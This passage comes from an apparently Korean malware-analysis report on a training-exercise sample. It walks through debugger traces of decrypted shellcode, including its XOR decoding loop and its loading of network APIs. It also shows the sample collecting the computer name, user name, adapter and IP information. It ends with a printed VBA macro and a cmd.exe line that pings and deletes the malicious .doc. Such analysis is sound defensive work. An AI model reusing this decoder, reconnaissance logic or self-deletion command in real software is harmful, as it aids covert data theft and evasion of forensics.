0C9200FE	7F EE 8B 47 04 56 53 FF D0 89 44 24 2C 8D B7 28		0?G+US ?D\$...?
0C920101	01 00 00 BA 1F 00 00 00 EB 06 8D 9B 00 00 00 00		0...?..\$....
0C920104	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C920107	7F EE 8B 47 04 56 53 FF D0 89 44 24 24 8D B7 48		0?G+US ?D\$...H
0C92010A	01 00 00 BA 1F 00 00 00 EB 06 8D 9B 00 00 00 00		0...?..\$....
0C92010D	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C920110	7F EE 8B 47 04 56 53 FF D0 89 44 24 14 8D B7 68		0?G+US ?D\$...h
0C920113	01 00 00 BA 1F 00 00 00 EB 06 8D 9B 00 00 00 00		0...?..\$....
0C920116	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C920119	7F EE 8B 47 04 56 53 FF D0 8B 5C 24 20 6A 04 68		0?G+US ?\$...i+h

- ShellCode 복호화 로직에 진입

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	


Step 10. 복호화 된 ShellCode 진입

0C920000	55	PUSH EBP	EIP 0C920000
0C920001	88EC	MOV EBP,ESP	EDX 00000510
0C920003	83E4 F8	AND ESP,FFFFFFF8	EBX 00000001
0C920006	81EC CC010000	SUB ESP,1CC	ESP 0006FFFC
0C92000C	53	PUSH EBX	EBP 000BFFC3
0C9200DD	56	PUSH ESI	ESI 00000004
0C9200DE	57	PUSH EDI	EDI 0C9205D6
0C9200DF	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+8]	EIP 0C9200D0
0C9200E2	8D4F 08	LEA ECX,DWORD PTR DS:[EDI+8]	C 0 ES 0023 32bit 0(FFFF)
0C9200E5	E8 86FFFFFF	CALL 0C920070	P 1 CS 001B 32bit 0(FFFF)
0C9200EA	59	PUSH EAX	A 0 SS 0023 32bit 0(FFFF)
0C9200EB	8B07	MOV EAX,DWORD PTR DS:[EDI]	Z 1 DS 0023 32bit 0(FFFF)
0C9200ED	FFD0	CALL EAX	S 0 FS 0038 32bit 7FFD70
0C9200EF	8D4F 18	LEA ECX,DWORD PTR DS:[EDI+18]	T 0 GS 0000 NULL
0C9200F2	8B08	MOV EBX,EAX	D 0
0C9200F4	E9 77FFFFFF	CALL 0C920070	O 0 LastErr ERROR_SUCCESS
0C9200F9	8B0F	MOV ECX,DWORD PTR DS:[EDI]	EFL 00000246 (NO,NB,E,BE)
0C9200FB	50	PUSH EAX	ST0 empty -UNORM D8BC 7C9
0C9200FC	FFD1	CALL ECX	ST1 empty -UNORM FF40 746
0C9200FE	8D4F 28	LEA ECX,DWORD PTR DS:[EDI+28]	ST2 empty +UNORM 00E0 746
0C920101	894424 1C	MOV DWORD PTR SS:[ESP+1C],EAX	ST3 empty +UNORM 0365 000
0C920105	E8 66FFFFFF	CALL 0C920070	ST4 empty +UNORM 0178 000
0C92010A	8B0F	MOV ECX,DWORD PTR DS:[EDI]	ST5 empty -UNORM FF40 746
0C92010C	50	PUSH EAX	ST6 empty -UNORM CE70 000
0C92010D	FFD1	CALL ECX	ST7 empty +UNORM 561D 746
0C92010F	8D4F 38	LEA ECX,DWORD PTR DS:[EDI+38]	FST 0000 Cond 0 0 0 0 B
0C920112	894424 14	MOV DWORD PTR SS:[ESP+14],EAX	FCW 027F Prec NEAR,53
0C920116	E8 55FFFFFF	CALL 0C920070	
0C92011B	8B0F	MOV ECX,DWORD PTR DS:[EDI]	
0C92011D	50	PUSH EAX	
0C92011E	FFD1	CALL ECX	
0C920120	894424 18	MOV DWORD PTR SS:[ESP+18],EAX	
0C920124	8D77 48	LEA ESI,DWORD PTR DS:[EDI+48]	
0C920127	BA 1F000000	MOV EDI,1F	
0C92012C	8D424 08	LEA ESP,DWORD PTR SS:[ESP]	
0C920130	8A0C32	MOV CL,BYTE PTR DS:[EDX+ESI]	
0C920133	80C1 60	ADD CL,60	
0C920136	324C32 FF	XOR CL,BYTE PTR DS:[EDX+ESI-1]	
0C92013A	8B0C32	MOV BYTE PTR DS:[EDX+ESI],CL	
0C92013D	4A	DEC EDX	
0C92013E	85D2	TEST EDX,EDX	
0C920140	7F EE	JG SHORT 0C920130	
0C920142	8B47 04	MOV EAX,DWORD PTR DS:[EDI+4]	
0C920145	56	PUSH ESI	

복호화 된 ShellCode 진입

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 11. 필요한 Library들 로드




Registers (MMX)

EAX	00000000	ASCII "advapi32.dll"
ECX	7C901D78	kernel32.LoadLibraryA
EDX	03DA0076	MSOES.03DA0076
EBX	7C900000	kernel32.7C900000
ESP	00000000	
EBP	00000000	
ESI	00000004	
EDI	00000000	
EIP	0C9200FC	

- WS2_32.dll,advapi32.dll,iphlpapi.dll등 필요한 라이브러리 로드

Step 12. 필요한 함수들의 주소 가져오기




Registers (MMX)

EAX	7C90E050	kernel32.GetProcAddress
ECX	7C947D6F	ntdll.7C947D6F
EDX	00000000	
EBX	719E0000	OFFSET WS2_32.#392
ESP	00000000	
EBP	00000000	
ESI	00000000	ASCII "connect"
EDI	00000000	
EIP	0C9200FC	

- VirtualAlloc,TerminateProcess,GetProcAddress,GetAdapterInfo,GetUserNameA
WSAStartup,socket,connect,send,closesocket등 필요한 함수 주소 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 13. Computer Name 정보 가져오기




Registers (MMX)

EAX	00000015
ECX	7C94003D ntdll.7C94003D
EDX	05720000 NSOES.05720000
EBX	7C809AE1 kernel32.VirtualAlloc
ESP	00BBFDE0
EBP	00BBFFB8
ESI	00270000 ASCII "HACKER-700DF9FE"
EDI	0A910000
EIP	0C920315

- Computer Name 정보 가져오기

Step 14. User Name 정보 가져오기



Registers (FPU)

EAX	07270100 ASCII "Administrator"
ECX	7C94003D ntdll.7C94003D
EDX	05720000 NSOES.05720000
EBX	7C809AE1 kernel32.VirtualAlloc
ESP	00BBFDD0
EBP	00BBFFD0
ESI	07270000 ASCII "HACKER-700DF9FE"
EDI	0A910000


Address Hex dump ASCII

07270100	41 64 6D 69 6E 69 73 74 72 61 71 74 6F 72 00 00 00	Administrator...
07270110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
07270120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

- User Name 정보 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 15. Network Adapter 정보 가져오기



Assembly code snippet:

```

0C92040F 0FB686 00020000 MOVZX EAX, BYTE PTR DS:[ESI+200]
0C920416 69C0 9A000000 IMUL EAX, EAX, 9A
0C92041C 03C8 ADD ECX, EAX
0C92041E 2BF9 SUB EDI, ECX
0C920420 8A040F MOV AL, BYTE PTR DS:[EDI+ECX]
0C920423 8D49 01 LEA ECX, DWORD PTR DS:[ECX+1]
0C920426 8841 FF MOV BYTE PTR DS:[ECX-1], AL
0C920429 4A DEC EDX
0C92042A ^ 75 F4 JNZ SHORT 0C920420
0C92042C FE86 00020000 INC BYTE PTR DS:[ESI+200]
0C920432 8B1B MOV EBX, DWORD PTR DS:[EBX]
0C920434 8A86 00020000 MOV AL, BYTE PTR DS:[ESI+200]
0C92043A 85DB TEST EBX, EBX
0C92043C v 74 08 JIF SHORT 0C920446


```

Hex dump snippet:

Address	Hex dump	ASCII
072702B5	50 43 4E 45 54 20 46 61 6D 69 6C 79 20 45 74 68	PCNET Family Eth
072702C5	65 72 6E 65 74 20 41 64 61 70 74 65 72 20 28 50	ernet Adapter (P
072702D5	43 49 29 20 2D 20 C6 D0 C5 B6 20 BD BA C4 C9 C1	CI) - 포트 스캔
072702E5	D9 B7 AF 20 B9 CC B4 CF 20 C6 F7 C6 AE 00 00 00	포트?미리 포트...

- Network Adapter 정보 가져오기

Step 16. Victim ip 가져오기



Assembly code snippet:

```

0C920373 85C0 TEST EAX, EAX
0C920375 v 0F85 CE000000 JNZ 0C920449
0C92037B 8886 00020000 MOV BYTE PTR DS:[ESI+200], AL
0C920381 0FB686 00020000 MOVZX EAX, BYTE PTR DS:[ESI+200]
0C920388 8DBB 00010000 LEA EDI, DWORD PTR DS:[EBX+100]
0C92038E 69C0 9A000000 IMUL EAX, EAX, 9A
0C920394 BA 10000000 MOV EDX, 10
0C920399 05 01020000 ADD EAX, 201
0C92039E 03C6 ADD EAX, ESI
0C9203A0 2BF8 SUB EDI, EAX
0C9203A2 8A0C07 MOV CL, BYTE PTR DS:[EDI+EAX]
0C9203A5 8D40 01 LEA EAX, DWORD PTR DS:[EAX+1]
0C9203A8 8848 FF MOV BYTE PTR DS:[EAX-1], CL
0C9203AB 4A DEC EDX
0C9203AC ^ 75 F4 JNZ SHORT 0C9203A2
0C9203AE 0FB686 00020000 MOVZX EAX, BYTE PTR DS:[ESI+200]
0C9203B5 8DBB 00010000 LEA EDI, DWORD PTR DS:[EBX+100]
0C9203BB 69C8 9A000000 IMUL ECX, EAX, 9A
0C9203C1 BA 84000000 MOV EDX, 84
0C9203C6 0FB683 94010000 MOVZX EAX, BYTE PTR DS:[EBX+194]
0C9203CD 81C1 11020000 ADD ECX, 211
0C9203D3 03CE ADD ECX, ESI
0C9203D5 8801 MOV BYTE PTR DS:[ECX], AL
0C9203D7 0FB683 95010000 MOVZX EAX, BYTE PTR DS:[EBX+195]
0C9203DE 8841 01 MOV BYTE PTR DS:[ECX+1], AL
0C9203E1 0FB683 96010000 MOVZX EAX, BYTE PTR DS:[EBX+196]
0C9203E8 8841 02 MOV BYTE PTR DS:[ECX+2], AL
0C9203EB 0FB683 97010000 MOVZX EAX, BYTE PTR DS:[EBX+197]
0C9203F2 8841 03 MOV BYTE PTR DS:[ECX+3], AL
0C9203F5 0FB683 98010000 MOVZX EAX, BYTE PTR DS:[EBX+198]

```

Hex dump snippet:

Address	Hex dump	ASCII
03590003	0A 00 00 00 07 00 00 00 05 00 00 00 07 00 00 00+.....
03590013	0A 00 00 00 07 00 00 00 05 00 00 00 07 00 00 00+.....
03590023	0A 00 00 00 07 00 00 00 05 00 00 00 07 00 00 00+.....

- Victim ip 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 17. Header 만들기

● Header 만들기

Step 18. 수집한 victim 정보 암호화

● 수집한 victim 정보 암호화

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 20. Ping 및 악성파일.doc 삭제

```

End Function
Function func_08(inputData600 As String) As String
'Dim test
Shell inputData600
ThisDocument.Save
Application.Quit
End Function
Function func_09(inputData600 As String) As String
' 문자열 만듦
Dim inputData700 As String
Dim inputData800 As Long

```

이름	값
&H2000000	<컨텍스트에 맞지 않습니다>
arr_375_long	<컨텍스트에 맞지 않습니다>
write_mem_02	<컨텍스트에 맞지 않습니다>
inputData600	cmd.exe /C "ping 1.1.1.1 -n 1 -w 3000 > Nul & Del "1.doc""
func_09	<컨텍스트에 맞지 않습니다>
P1j0Y0c7Kb	0

- Ping 및 악성파일.doc 삭제